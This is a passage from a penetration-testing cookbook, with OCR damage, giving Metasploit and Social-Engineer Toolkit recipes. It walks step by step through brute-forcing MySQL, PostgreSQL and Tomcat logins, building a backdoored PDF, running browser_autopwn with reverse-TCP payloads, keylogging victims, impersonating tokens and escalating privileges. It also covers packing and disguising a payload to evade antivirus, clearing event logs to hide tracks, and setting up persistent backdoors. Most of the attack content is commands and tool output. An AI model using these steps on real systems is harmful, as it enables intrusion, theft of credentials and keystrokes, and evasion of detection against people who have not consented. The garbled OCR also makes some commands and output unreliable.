- msfcli -h: This displays the MSFCLI help file
- /opt/metasploit/msf3/msfcli [PATH TO EXPLOIT] [options = value]: This is the syntax for launching an exploit

Getting ready

A connection to the Internet or internal network is required to complete this recipe.

How to do it...

Let's begin our exploration of the MSFCLI:

1. Start the MSFCLI. Please be patient as this may take a little bit of time depending on the speed of your system. Also note that as the MSFCLI loads, a list of available exploits will be displayed.

msfcli

2. Show the MSFCLI help file by using the following command:

msfcli -h

Chapter 5

3. For our demonstration, we will perform a Christmas tree scan. We will choose option A to display the modules' advanced options:

/opt/metasploit/msf3/msfcli auxiliary/scanner/portscan/xmas A

<pre>oot@bt:/pentest/exploits# /opt/metasploit/mst3/mstcli auxiliary/scanner/portsca *] Please wait while we load the module tree</pre>	an/xmas A
Name : GATEWAY	
Current Setting:	
Description : The gateway IP address. This will be used rather than a rand remote address for the UDP probe, if set.	lom
Name : NETMASK	
Current Setting: 24	
Description : The local network mask. This is used to decide if an address in the local network.	is
Name : ShowProgress	
Current Setting: true	$(\leq) $
Description : Display progress messages during a scan CK 55	
Current Setting: 10	
Description : The interval in percent that progress should be shown	
Name : UDP_SECRET	
Current Setting: 1297303091	
Description : The 32-bit cookie for UDP probe requests. are able to hear	
Name : VERBOSE	
Current Setting: false	
Description : Enable detailed status messages	

4. Additionally, you can list a summary of the current module by using the s mode. The summary mode is a great way to see all of the options available to you for the exploit that you are trying to run. Many of the options are optional, but usually a few are required, which allows you to set the target or the port you are trying to launch the exploit against.

```
/opt/metasploit/msf3/msfcli auxiliary/scanner/portscan/xmas S
```

Module: Version: License:	TCP "XMas auxiliary 14976 Metasplo: Normal	//scanner	/portsca	
Provided by:				
kris katt	erjohn <ka< td=""><td>atterjohn</td><td>@gmail.c</td><td>om></td></ka<>	atterjohn	@gmail.c	om>

BATCHSIZE INTERFACE PORTS RHOSTS SNAPLEN THREADS	256 1-10000 65535 1	Setting	yes no yes yes yes yes yes	The number of hosts to scan per set The name of the interface Ports to scan (e.g. 22-25,80,110-900) The target address range or CIDR identifier The number of bytes to capture The number of concurrent threads

5. To show a list of options available for this exploit, we use the o mode. Options are a way to configure the exploit module. Each exploit module has a different set of options (or none at all). All required options must be set before the exploit is allowed to execute. From the following screenshot, you will notice that many of the required options are set by default. If this is the case, you do not have to update the options' value unless you want to change it.

/opt/metasploit/msf3/msfcli auxiliary/scanner/portscan/xmas 0

<pre>root@bt:/pentest/exploits# /opt/metasploit/msf3/msfcli auxiliary/scanner/portscan/xmas 0 [*] Please wait while we load the module tree</pre>				
Name	Current Setting	Required	Description	
BATCHSIZE	256	yes	The number of hosts to scan per set	
INTERFACE		no	The name of the interface

RHOSTS		yes	The target address range or CIDR identifier	
SNAPLEN	65535	yes	The number of bytes to capture	
THREADS	1	yes	The number of concurrent threads	
TIMEOUT	500	yes	The reply read timeout in milliseconds	

Chapter 5

6. To execute our exploit, we use the E mode:

/opt/metasploit/msf3/msfcli auxiliary/scanner/portscan/xmas E

How it works...

In this recipe, we began by launching the MSFCLI, searched for a module to use, then proceeded to execute the module. During our searching phase, we chose the Christmas tree scan module and reviewed the MSFCLI interface for viewing a summary of the module and its available options. After all options were set, we ran the exploit.

There's more...

It's important to know that the Metasploit Framework is divided into three distinct parts:

- Vulnerabilities: These are weaknesses, both known and unknown, that are contained against a particular application, software package, or protocol. In Metasploit, vulnerabilities are listed as groups with various exploits to attack the vulnerability listed under them.
- **Exploits**: Exploits are modules that are set up to be able to take advantage of the vulnerabilities found.
- Payloads: Once an exploit has successfully ran, a payload must be delivered to the attacked machine in order to allow us to create shells, run various commands, add users, and so on.

Once you have gained access to your host using the MSFCLI or MSCONSOLE you must use Meterpreter in order to deliver your payloads. MSFCONSOLE manages your sessions, but Meterpreter does your actual payload and exploit engagements.

See also

To learn more about Meterpreter, refer to the Mastering Meterpreter recipe of this chapter.

127

Mastering Meterpreter

Once you have gained access to your host using either Armitage, MSFCLI, or MSFCONSOLE, you must use Meterpreter in order to deliver your payloads. MSFCONSOLE is used to manage your sessions, while Meterpreter does your actual payload and exploit engagements.

Some common commands used with Meterpreter include:

- help: This command will allow you to view the help file.
- background: This command allows you to keep a Meterpreter session running in the background. The command will take you back to an MSF (Metasploit) prompt.
- download: This command allows you to download a file from our victims' machine.
- upload: This command allows you to upload a file to our victims' machine.
- execute: This command allows you to run a command on our victims' machine.
- shell: This command allows you to run a Windows shell prompt on our victims' machine (for Windows hosts only).
- session -i: This command allows you to switch between sessions.

Getting ready

The following requirement needs to be fulfilled:

- A connection to the intranet or Internet
- An active session to a target system created by Metasploit using either Armitage, MSFCLI, or MSFCONSOLE

How to do it...

Let's begin by opening the MSFCONSOLE:

- 1. First we begin with an active session being displayed from the MSFCONSOLE.
- Start logging keystrokes typed in by users of the exploited system: keyscan_start
- 3. Dump the keystrokes typed in by users of the exploited system. The keystrokes will display onscreen.

keyscan_dump

 Stop logging keystrokes typed in by users of the exploited system: keyscan_stop

128

Chapter 5

5. Delete a file on the exploited system:

del exploited.docx

6. Clear the event logs on the exploited system:

clearav

7. Show a list of running processes:

ps

8. Kill a given process on the exploited system using the kill [pid] syntax, shown as follows:

kill 6353

9. Attempt to steal an impersonation token from our exploited system:

steal_token

How it works...

We began this recipe from an already established Meterpreter session by using either Armitage, the MSFCONSOLE, or the MSFCLI. Later, we ran various commands on the targeted machine.

There's more...

When we use Meterpreter against a Linux-based host, we are able to run Linux commands against our target just as we would if we were sitting at the machine.

Metasploitable MySQL

In this recipe, we will explore how to use Metasploit to attack a MySQL database server using the MySQL Scanner module. As the database of choice for many website platforms including Drupal and WordPress, many websites are currently using the MySQL database server. This makes it an easy target for the Metasploitable MySQL attack!

Getting ready

The following requirements need to be fulfilled:

- > A connection to the internal network is required to complete this recipe
- Metasploitable running in our hacking lab
- Word list to perform a dictionary attack

How to do it...

Let's begin our MySQL attack by opening a terminal window:

- 1. Open a terminal window.
- Launch the MSFCONSOLE: msfconsole
- 3. Search for all available MySQL modules:

search mysql

Matching Modules

4. Use the MySQL Login Utility:

5. Show the available options of the module:

use auxiliary/scanner/mysql/mysql login

show options



- Set the RHOST to the host of your Metasploitable 2 machine or target: set RHOSTS 192.168.10.111
- 7. Set your username file location. This is a user file list of your choice.

```
set user_file /root/Desktop/usernames.txt
```

8. Set your password file location. This is a password file list of your choice.

```
set pass_file /root/Desktop/passwords.txt
```

Exploitation -

9. Run the exploit:

exploit

 Metasploit goes out and tries to enter a combination of all usernames and passwords contained in both the files. Locate the + sign next to the login and password combination that works:

[*] 192.168.10.111:3306 MYSQL Found remote MySQL version 5.0.51a
[*] 192.168.10.111:3306 MYSOL - [1/7] - Trying username: root' with password: '
[+] 192.168.10.111:3306 - SUCCESSFUL LOGIN 'root': ''
[*] 192.168.10.111:3306 MYSQL - [2/7] - Trying username:'admin' with password:"
[*] 192.168.10.111:3306 MYSQL - [2/7] - failed to login as 'admin' with password ''
[*] 192.168.10.111:3306 MYSQL - [3/7] - Trying username: 'admin' with password: 'admin'
[*] 192.168.10.111:3306 MYSQL - [3/7] - failed to login as 'admin' with password 'admin'
[*] 192.168.10.111:3306 MYSQL - [4/7] - Trying username: 'admin' with password: 'root'
[*] 192.168.10.111:3306 MYSQL - [4/7] - failed to login as 'admin' with password 'root'
[*] 192.168.10.111:3306 MYSQL - [5/7] - Trying username: 'admin' with password: 'msfadmin'
[*] 192.168.10.111:3306 MYSQL - [5/7] - failed to login as 'admin' with password 'msfadmin'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
<pre>msf auxiliary(mysql_login) ></pre>

How it works...

In this recipe, we used Metasploit's MSFCONSOLE to exploit a MySQL vulnerability on our target Metasploitable 2 host. We began by launching the console and searching for all known MySQL vulnerabilities. After choosing the MySQL Login exploit, which allows us to apply brute force to the MySQL login, we set our options and executed the exploit. Using the username and password files supplied by the exploit, Metasploit tries to apply brute force to the MySQL database.

There's more...

In this recipe, we used a custom-generated username and password file. There are many ways to generate the username word list and the password file, and several methods are provided in *Chapter 9, Password Cracking*.

132

Metasploitable PostgreSQL

In this recipe, we will explore how to use Metasploit to attack a PostgreSQL database server using the PostgreSQL Scanner module. PostgreSQL is touted as being the world's most advanced open source database and is said to be an enterprise-class database by many enthusiasts. We will use Metasploit in order to apply brute force to a PostgreSQL login.

Getting ready

The following requirement needs to be fulfilled:

- > A connection to the internal network is required to complete this recipe
- Metasploitable running in our hacking lab
- Word list to perform a dictionary attack

How to do it...

Let's begin our PostgreSQL attack by opening a terminal window:

- 1. Open the command prompt.
- Launch the MSFCONSOLE: msfconsole
- Search for all available PostgreSQL modules: search postgresql

<u>msf</u> > search postgresql			
Matching Modules

Exploitation

4. Use the PostgreSQL Login Utility:

```
use auxiliary/scanner/postgres/postgres_login
```

5. Show the available options of the module:

show options

6. Set the RHOST to the host of your Metasploitable 2 machine or target:

```
set RHOSTS 192.168.10.111
```

7. Set your username file location. This is a user file list of your choice, however the user file location is provided as it's included by Metasploit.

```
set user_file
/opt/metasploit/msf3/data/wordlists/postgres_default_user.txt
```

8. Set your password file location. This is a password file list of your choice, however the password file location is provided as it's included by Metasploit.

```
set pass_file
/opt/metasploit/msf3/data/wordlists/postgres_default_user.txt
```

```
msf auxiliary(postgres_login) > set RHOSTS 192.168.10.111

[] istrictivities is resigned [copier] Hying dername, scote with pussword, scote on dat

There's more...

In this recipe, we used a default PostgreSQL word list for the usernames and passwords. Likewise, we could also have created our own. There are many ways to generate the username word list and the password file, and several methods are provided in *Chapter 8, Voice Over IP (VoIP)*.

135—

Exploitation

Metasploitable Tomcat

In this recipe, we will explore how to use Metasploit to attack a Tomcat server using the Tomcat Manager Login module. Tomcat, or Apache Tomcat, is an open source web server and servlet container used to run Java Servlets and JavaServer Pages (JSP). The Tomcat server is written in pure Java. We will use Metasploit in order to brute force a Tomcat login.

Getting ready

The following requirements need to be fulfilled:

- > A connection to the internal network is required to complete this recipe
- Metasploitable running in our hacking lab
- Word list to perform a dictionary attack

How to do it...

Let's begin the recipe by opening a terminal window:

- 1. Open a command prompt.
- Launch the MSFCONSOLE: msfconsole
- 3. Search for all available Tomcat modules:

search tomcat

- Use the Tomcat Application Manager Login Utility: use auxiliary/scanner/http/tomcat_mgr_login
- Show the available options of the module: show options

Notice we have a lot of items that are set to **yes** and are required. We will utilize their defaults.

6. Set your password file (PASS FILE) location:

```
PASS_FILE mset
/opt/metasploit/msf3/data/wordlists/tomcat mgr default pass.txt
```

7. Set your user file (USER FILE) location:

```
USER_FILE mset
/opt/metasploit/msf3/data/wordlists/tomcat_mgr_default_users.txt
```

- 8. Set the target RHOST. In this case, we will select our Metasploitable 2 machine: set RHOSTS 192.168.10.111
- 9. Set RPORT to 8180:

set RPORT 8180

10. Run the exploit:

exploit

How it works...

In this recipe, we used Metasploit's MSFCONSOLE to exploit a Tomcat vulnerability on our target Metasploitable 2 host. We began by launching the console and searching for all known Tomcat vulnerabilities. After choosing the Tomcat Login exploit, which allows us to apply brute force to the Tomcat login, we set our options and executed the exploit. Metasploit goes out and tries to enter a combination of all usernames and passwords contained in both the files. Locate the + sign next to the login and password combination that works:

[*]	192.168.10.111:8180	TOMCAT MGR - [16/	/56] - Trying	username: 'tomcat'	with password: 'tomcat'
					Application Manager] suc
ess	ful login 'tomcat'	'tomcat!			

Exploitation

Metasploitable PDF

In this recipe, we will explore how to use Metasploit to perform an attack using the **Portable Document Format** (**PDF**) document exploited with the Adobe PDF Embedded module. An Adobe PDF is a highly used standard for transmitting a document to another party. Due to its widespread use, especially because of its business usage, we will attack a user's machine by allowing the user to think they are opening a legitimate PDF document from a job applicant.

Getting ready

The following requirements need to be fulfilled:

- > A connection to the internal network is required to complete this recipe
- Metasploitable running in our hacking lab
- Word list to perform a dictionary attack

How to do it...

Let's begin the process by opening a terminal window:

- 1. Open a terminal window.
- Launch the MSFCONSOLE: msfconsole
- 3. Search for all available PDF modules:

search pdf

138

- Use the Adobe PDF Embedded EXE Social Engineering module: use exploit/windows/fileformat/adobe_pdf_embedded_exe
- 5. Show the available options of the module:

show options

	<pre>pit/windows/fileformat/adobe_pdf_ dobe_pdf_embedded_exe) > show opt</pre>		
Module options	(exploit/windows/fileformat/adob	pe_pdf_embedded_exe):	
Name	Current Setting Required Description	/	
EXENAME			
FILENAME	no The Name of pay evil.pdf no The output file		mr3
INFILENAME	< yes The Input PDF 1	filename. ack	4511
	AGE To view the encrypted conter Open. no The message to	display in the File: an	
Exploit target:			
Id Name			
0 Adobe Re	eader v8.x, v9.x (Windows XP SP3	English/Spanish)	
<u>msf</u> exploit(<mark>a</mark>	lobe_pdf_embedded_exe) >		

- 6. Set the filename of the PDF we want to generate:
 - set FILENAME evildocument.pdf
- 7. Set the infilename. This is the location of a PDF file that you have access to use. In this case, I am using a resume located on my Desktop:

```
set INFILENAME /root/Desktop/willie.pdf
```



Notice that all of the options for this module are set to optional with the exception of the **INFILENAME** option.

Exploitation

8. Run the exploit:

exploit

How it works...

In this recipe, we used Metasploit's MSFCONSOLE to create an Adobe PDF file containing a Meterpreter backdoor. We began by launching the console and searching for all known PDF vulnerabilities. After choosing the Embedded EXE PDF exploit, which allows us to hide a backdoor program in a legitimate PDF, we set our options and executed the exploit. Metasploit will generate a PDF accompanied by a Windows Reverse TCP payload. When your target opens the PDF file, Meterpreter will open acknowledging an active session.

Implementing the browser_autopwn module

Browser_autopwn is an auxiliary module provided by Metasploit that allows you to automate an attack on a victim's machine simply by the user accessing a web page. Browser_autopwn performs a fingerprint of the client before it attacks, meaning that it will *not* try a Mozilla Firefox exploit against an Internet Explorer 7 browser. Based upon its determination of the browser, it decides which exploit is the best to deploy.

Getting ready

A connection to the Internet or internal network is required to complete this recipe.

How to do it...

Let's begin by opening a terminal window:

- 1. Open a terminal window.
- Launch the MSFCONSOLE: msfconsole
- 3. Search for the Autopwn modules: search autopwn

- Use the browser_autopwn module: use auxiliary/server/browser_autopwn
- Set our payload. In this case, we use Windows Reverse TCP: set payload windows/meterpreter/reverse_tcp
- 6. Show the options for this type of payload:

show	options
------	---------

<u>msf</u> auxiliary	(browser_autopwn)	> show op	tions
Module options	(auxiliary/serve	r/browser	autopwn):
Name	Current Setting	Required	Description ack 513
LHOST		yes	The IP address to use for reverse-connect payloads
SRVH0ST	0.0.0.0	yes	The local host to listen on. This must be an address on
the local mac	hine or 0.0.0.0		
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly g
enerated)			come, the more you are able to hear
SSLVersion	SSL3	no	Specify the version of SSL that should be used (accepte
d: SSL2, SSL3,	TLS1)		
URIPATH		no	The URI to use for this exploit (default is random)
<u>msf</u> auxiliary	(browser_autopwn)	>	

Exploitation

Set the host IP address to where the reverse connection will be made. In this case, the IP address of my PC is 192.168.10.109:

set LHOST 192.168.10.109

- Next, we want to set our URI path. In this case we use "filetypes" (with quotes): set URIPATH "filetypes"
- Finally, we start the exploit:
 exploit

10. Metasploit starts the exploit at the IP address http://[Provided IP Address]:8080.

11. When a visitor visits the address, the browser_autopwn module tries to connect to the user's machine to set up a remote session. If successful, Meterpreter will acknowledge the session. To activate the session, use the session command:

session -i 1

- 12. To show a list of Meterpreter commands that we can run, type help: help
- 13. A list of available commands will display. In this case, we will start a keystroke scan: keyscan start
- 14. To get the keystrokes that were taken from our victim, we issue the keyscan_dump command:

keyscan_dump

How it works...

In this recipe, we used Metasploit's MSFCONSOLE to launch a browser_autopwn exploit. We began by launching the console and searching for all known Autopwn modules. After choosing the Autopwn module, we set our payload to Windows Reverse TCP, which allows us to get a connection back to us if the exploit was successful. Once a victim visits our web page, and an exploit was successful, we will get an active Meterpreter session.

-142

In this chapter, we will cover:

- Using impersonation tokens
- Local privilege escalation attack
- Mastering the Social-Engineer Toolkit (SET)
- Collecting victims' data
- Cleaning up the tracks
- Creating a persistent backdoor
- Man-in-the-middle attack (MITM)

Introduction

Once we have gained access to the computer that we would like to attack, it's important that we escalate our privileges as much as possible. Generally, we gain access to a user account that has low privileges (the computer user). However, our target account may be the administrator account. In this chapter, we will explore various ways to escalate your privileges.

Using impersonation tokens

In this recipe, we will impersonate another user on a network by using impersonation tokens. When a user logs in to a Windows system, they are given an access token as a part of their authenticated session. Token impersonation allows us to escalate our privileges by "impersonating" that user. A system account, for example, may need to run as a domain administrator to handle a specific task, and it generally relinquishes its elevated authority when done. We will utilize this weakness to elevate our access rights.

Getting ready



The following requirements need to be fulfilled:

- A connection to the Internet or intranet is required to complete this task
- A victim's target machine is also required

How to do it...

We begin our exploration of impersonation tokens from a Meterpreter shell. You will have to use Metasploit to attack a host in order to gain a Meterpreter shell. You can use one of the recipes in *Chapter 5, Exploitation* to gain access to a host using Metasploit.

1. Once you have gained access to your victim using a Metasploit exploit with a Meterpreter payload, wait for your Meterpreter prompt to display:

- 2. From Meterpreter, we can begin the impersonation process by using Incognito: use incognito
- Display the help file for Incognito by issuing the help command: help
- 4. You will notice that we have several options available:

144

5. Next, we want to get a list of available users who are currently logged in to the system or have had access to the system recently. We do this by executing the list_ tokens command with the -u option:

list_tokens -u

6. Next, we run the impersonation attack. The syntax to use is impersonate_token [name of the account to impersonate]: impersonate_token \\test-pc\willie

imperbonace_conen ((cebe pe(willie

7. If we are successful, we are now using the current system as another user.

How it works...

In this recipe, we began with a compromised host and then used Meterpreter to impersonate the token of another user on the machine. The goal of the impersonation attack is to choose the highest level of user possible, preferably someone who is also connected across a domain, and use their account to dive further into the network.

Local privilege escalation attack

In this recipe, we will escalate privileges on a compromised machine. Local privilege escalation allows us to gain access to system or domain user accounts utilizing the current system to which we are attached.

Getting ready



The following requirements need to be fulfilled:

- > A connection to the Internet or intranet is required to complete this recipe
- A compromised machine using the Metasploit Framework is also required

How to do it...

Let's begin the process of performing a local privilege escalation attack from a Meterpreter shell. You will have to use Metasploit to attack a host in order to gain a Meterpreter shell. You can use one of the recipes in *Chapter 5, Exploitation* to gain access to a host using Metasploit.

1. Once you have gained access to your victim using a Metasploit exploit with a Meterpreter payload, wait for your Meterpreter prompt to display:

2. Next, to view the help file for the getsystem command, we run the -h option: getsystem -h

146

 Finally, we run getsystem without any attributes: getsystem

If you are trying to gain access to a Windows 7 machine, you must run the bypassuac command before you can run the getsystem command. Bypass UAC allows you to bypass Microsoft User Account Control. The command is executed as follows:

run post/windows/escalate/bypassuac

4. That's it! We have successfully performed an escalation attack!

How it works...

In this recipe, we used Meterpreter to perform a local privilege escalation attack on our victim's machine. We began the recipe from a Meterpreter shell. We then ran the getsystem command that allows Meterpreter to try and elevate our credentials on the system. If successful, we will have system-level access on our victim's machine.

Mastering the Social-Engineer Toolkit (SET)

In this recipe, we will explore the **Social-Engineer Toolkit** (**SET**). SET is a framework that includes tools that allow you to attack a victim by using deception. SET was designed by David Kennedy. The tool has quickly become a standard in the arsenal of the penetration tester.

How to do it...

Let's explore SET by performing the following steps:

1. Open a terminal window by clicking on the Terminal icon and visiting the directory containing SET:

cd /pentest/exploits/set

2. Run the SET application by executing the application:

./set

147

3. If this is your first time running SET, you will need to accept the terms of service by answering yes (y):

- 4. Once accepted, you will be presented with the SET menu. The SET menu has the following options:
 - Social-Engineering Attacks
 - Fast-Track Penetration Testing
 - Third Party Modules
 - Update the Metasploit Framework
 - Update the Social-Engineer Toolkit
 - Update SET configuration
 - Help, Credits, and About
 - Exit the Social-Engineer Toolkit

-148

Chapter 6

149—

4

Before running an attack, it's a good idea to update SET as updates come frequently from the author.

- For our purposes, we will choose option 1 to launch a social engineering attack:
- 6. We are now presented with a list of social engineering attacks. For our purposes, we will use the **Create a Payload and Listener** option (option 4):

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
Select from the menu:
 Spear-Phishing Attack Vectors Website Attack Vectors Infectious Media Generator Create a Payload and Listener Mass Mailer Attack Arduino-Based Attack Vector SMS Spoofing Attack Vector Wireless Access Point Attack Vector QRCode Generator Attack Vector Powershell Attack Vectors Third Party Modules
99) Return back to the main menu.
<u>et</u> >

Next, we are asked to enter the IP address for the payload to reverse connect. In this case, we type in our IP address:

192.168.10.109

 You will be presented with a listing of payloads to generate for the Payload and Listener option as well as their descriptions. Choose Windows Reverse_TCP Meterpreter (option 2). This will allow us to connect to our target and execute Meterpreter payloads against it.

2

- 150

You will be presented with a listing of encodings to try and bypass antivirus software packages. SET will make a suggestion for you, and in this case it recommends 'backdoored executable'. Choose the Backdoored Executable (BEST) encoding (option 16):

16

10. Finally, you will be asked for a port to designate as the listener port. Port **443** is already chosen for you and we will stick with this option:

443

11. Once the payload has been completed, you will be asked to start the listener:

<pre>set:encoding>16</pre>
<pre>set:payloads> PORT of the listener [443]:443</pre>
[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds
[*] Backdoor completed successfully. Payload is now hidden within a legit executable.
[*] UPX Encoding is set to ON, attempting to pack the executable with UPX encoding.
[-] Packing the executable and obfuscating PE file randomly, one moment.
[*] Digital Signature Stealing is ON, hijacking a legit digital certificate
[*] Your payload is now in the root directory of SET as msf.exe
[-] Packing the executable and obfuscating PE file randomly, one moment.
[-] The payload can be found in the SET home directory.
<u>set</u> > Start the listener now? [yes no]: yes

151—

12. You will notice that Metasploit opens a handler:

How it works...

In this recipe, we explored the use of SET. SET has a menu-driven interface that makes it extremely simple to generate tools that we can use to deceive our victims. We began by initiating SET. After doing so, SET provides us with several choices of exploits that we can run. Once we chose our attack, SET began interacting with Metasploit while asking the user a series of questions. At the conclusion of our recipe, we created an executable that will provide us with an active Meterpreter session to the targeted host.

There's more...

Alternatively, you can launch SET from the desktop by selecting **Applications | BackTrack | Exploitation Tools | Social Engineering Tools | Social Engineering Toolkit | set**.

Delivering your payload to the victim

Once you have created your payload with SET, we need to deliver it to our victim in order to exploit their system. Let's check out the steps required to do this:

 In the set directory, you will notice there is an EXE file titled msf.exe. It is recommended that you change the name of the file to something else to avoid detection. In this case, we will change it to explorer.exe. To begin the process, open a terminal window and navigate to the directory where SET is located:



cd /pentest/exploits/set

2. We then get a listing of all items in the directory:

ls



3. Next we want to rename our file to explorer.exe:

```
mv msf.exe explorer.exe
```

4. Now we will ZIP our explorer.exe payload. In this case, the ZIP archive is called healthyfiles:

```
zip healthyfiles explorer.exe
```

5. Now that you have the ZIP archive, you can distribute the file to your victim in various ways. You can ZIP the file (it should bypass most e-mail systems), you can place the file on a USB key and manually open on the victim's machine, and so on. Explore the mechanism that will give you the results you desire to reach your goals.

Collecting victims' data

In this recipe, we will explore how to collect data from a victim by using Metasploit. There are several ways to accomplish this task, but we will explore recording a user's keystrokes on the compromised machine. Collecting a victim's data allows us to potentially gain additional information that we can use for further exploits. For our example, we will collect keystrokes entered by a user on a compromised host.

Getting ready



The following requirements need to be fulfilled:

- A connection to the Internet or intranet is required to complete this recipe
- > A compromised machine using the Metasploit Framework is also required

How to do it...

Let's begin the process of collecting data from a victim from a Meterpreter shell. You will have to use Metasploit to attack a host in order to gain a Meterpreter shell. You can use one of the recipes in *Chapter 5, Exploitation* to gain access to a host using Metasploit.

1. Once you have gained access to your victim using a Metasploit exploit with a Meterpreter payload, wait for your Meterpreter prompt to display:

2. Next, we execute the following command to begin the keylogger:

keyscan_start

3. Finally, we issue the keyscan_dump command to output the user's keystrokes to the screen:

keyscan_dump

How it works...

In this recipe, we collected data from a victim using Meterpreter. We began the recipe from the point of gaining access to a compromised system. We then executed the keyscan_start command to begin recording keystrokes from our victim's machine. Finally, we concluded the recipe by executing the keyscan_dump command to view the output collected from the victim. This is an excellent way to gain valuable information such as passwords, banking account access, or other valuable information. The longer you have access to the victim, the more information you can collect.

There's more...

There are several different ways you can approach collecting data from a victim's machine. In this recipe, we used Metasploit and a Meterpreter keyscan to record keystrokes, but we could have easily used Wireshark or airodump-ng to collect the data. The key here is to explore other tools so that you can find which tool you like the best to accomplish your goal.

155

Cleaning up the tracks

In this recipe we will use Metasploit to erase our tracks. Cleaning up after compromising a host is an extremely important step because you don't want to go through all the trouble of gaining access only to get caught. Luckily for us, Metasploit has a way for us to clean up our tracks very easily.

Getting ready



The following requirements need to be fulfilled:

- A connection to the Internet or intranet is required to complete this recipe
- A compromised machine using the Metasploit Framework is also required

How to do it...

Let's begin the process of performing a clean up of our tracks from a Meterpreter shell:

1. You will have to use Metasploit to attack a host in order to gain a Meterpreter shell. You can use one of the recipes in *Chapter 5*, *Exploitation* to gain access to a host using Metasploit. Once you have gained access to your victim using a Metasploit exploit with a Meterpreter payload, wait for your Meterpreter prompt to display the following:

2. Next, we need to run the IRB (a Ruby interpreter shell) in order to begin the log removal process:

irb

3. Next, we tell the IRB what logs we would like to have removed. The following are some of the available choices:

```
log = client.sys.eventlog.open('system')
       log = client.sys.eventlog.open('security')
       log = client.sys.eventlog.open('application')
        log = client.sys.eventlog.open('directory service')
       log = client.sys.eventlog.open('dns server')
       log = client.sys.eventlog.open('file replication service')
   4. For our purposes, we will clear them all. You will have to type the following logs one
       at a time:
       log = client.sys.eventlog.open('system')
        log = client.sys.eventlog.open('security')
        log = client.sys.eventlog.open('application')
       log = client.sys.eventlog.open('directory service')
        log = client.sys.eventlog.open('dns server')
        log = client.sys.eventlog.open('file replication service')
  log = client.sys.eventlog.open('system')
> #<#<Class:0x00000009643c10>:0x00000007adc8a0 @client=#<Session:meterpreter 19</p>
2.168.10.112:49230 (192.168.10.112) "willie-PC\willie @ WILLIE-PC">, @handle=269
35308>
>> log = client.sys.eventlog.open('application')
#<#<Class:0x00000009643c10>:0x0000000a382ca0 @client=#<Session:meterpreter 19</pre>
2.168.10.112:49230 (192.168.10.112) "willie-PC\willie @ WILLIE-PC">, @handle=269
35300>
>> log = client.sys.eventlog.open('directory service')
>> #<#<Class:0x00000009643c10>:0x000000962ece8 @client=#<Session:meterpreter</pre>
                                                                             19
2.168.10.112:49230 (192.168.10.112) "willie-PC\willie @ WILLIE-PC">, @handle=269
35308>
>> log = client.sys.eventlog.open('dns server')
#<#<Class:0x00000009643c10>:0x0000000a57a120 @client=#<Session:meterpreter 19</p>
2.168.10.112:49230 (192.168.10.112) "willie-PC\willie @ WILLIE-PC">, @handle=269
35300>
>> log = client.sys.eventlog.open('file replication service')
#<#<Class:0x00000009643c10>:0x000000a6119f8 @client=#<Session:meterpreter 19</pre>
2.168.10.112:49230 (192.168.10.112) "willie-PC\willie @ WILLIE-PC">, @handle=269
35308>
```

- Now, we execute the following command to erase the log files: log.clear
- 6. That's it! With just a few commands we have been able to cover our tracks!

How it works...

In this recipe, we used Meterpreter to cover our tracks on a compromised host. We began the recipe from a Meterpreter shell and started the IRB. Next, we specified exactly which files we wanted to be removed and concluded the recipe by issuing the log.clear command to clear the logs. Remember, you want to perform this step *last* once we compromise a host. You don't want to perform another function after covering your tracks only to add more log entries, and so on.

Creating a persistent backdoor

In this recipe, we will create a persistent backdoor using Metasploit Persistence. Once you have succeeded in gaining access to a compromised machine, you will want to explore ways to regain access to the machine without having to break into it again. If the user of the compromised machine does something to disrupt the connection, such as reboot the machine, the use of a backdoor will allow a connection to re-establish to your machine. This is where creating a backdoor comes in handy because it allows you to maintain access to a previously compromised machine.

Getting ready



The following requirements need to be fulfilled:

- A connection to the Internet or intranet is required to complete this recipe
- A compromised machine using the Metasploit Framework is also required

How to do it...

Let's begin the process of installing our persistent backdoor. You will have to use Metasploit to attack a host in order to gain a Meterpreter shell. You can use one of the recipes in *Chapter 5, Exploitation* to gain access to a host using Metasploit.

1. Once you have gained access to your victim using a Metasploit exploit with a Meterpreter payload, wait for your Meterpreter prompt to display the following:

- 158

2. Next, we need to run Persistence in order to set up our backdoor. Let's open the Persistence help file:

```
meterpreter > run persistence -h
Meterpreter Script for creating a persistent backdoor on a target host
OPTIONS:
    - A
              Automatically start a matching multi/handler to connect to the age
nt
    -L <opt
             Location in target host where to write payload to, if none %TEMP%
will be used.
    -P <opt> Payload to use, default is windows/meterpreter/reverse tcp
            Automatically start the agent on boot as a service (with SYSTEM
ivileges)
    -T <opt>
             Alternate executable template to use
    - U
              Automatically start the agent when the User logs on
              Automatically start the agent when the system boots
    - X
              This help menu
    -i <opt> The interval in seconds between each connection attempt
    -p <opt> The port on the remote host where Metasploit is listening
    -r <opt> The IP of the system running Metasploit listening for the connect
back
 eterpreter >
```

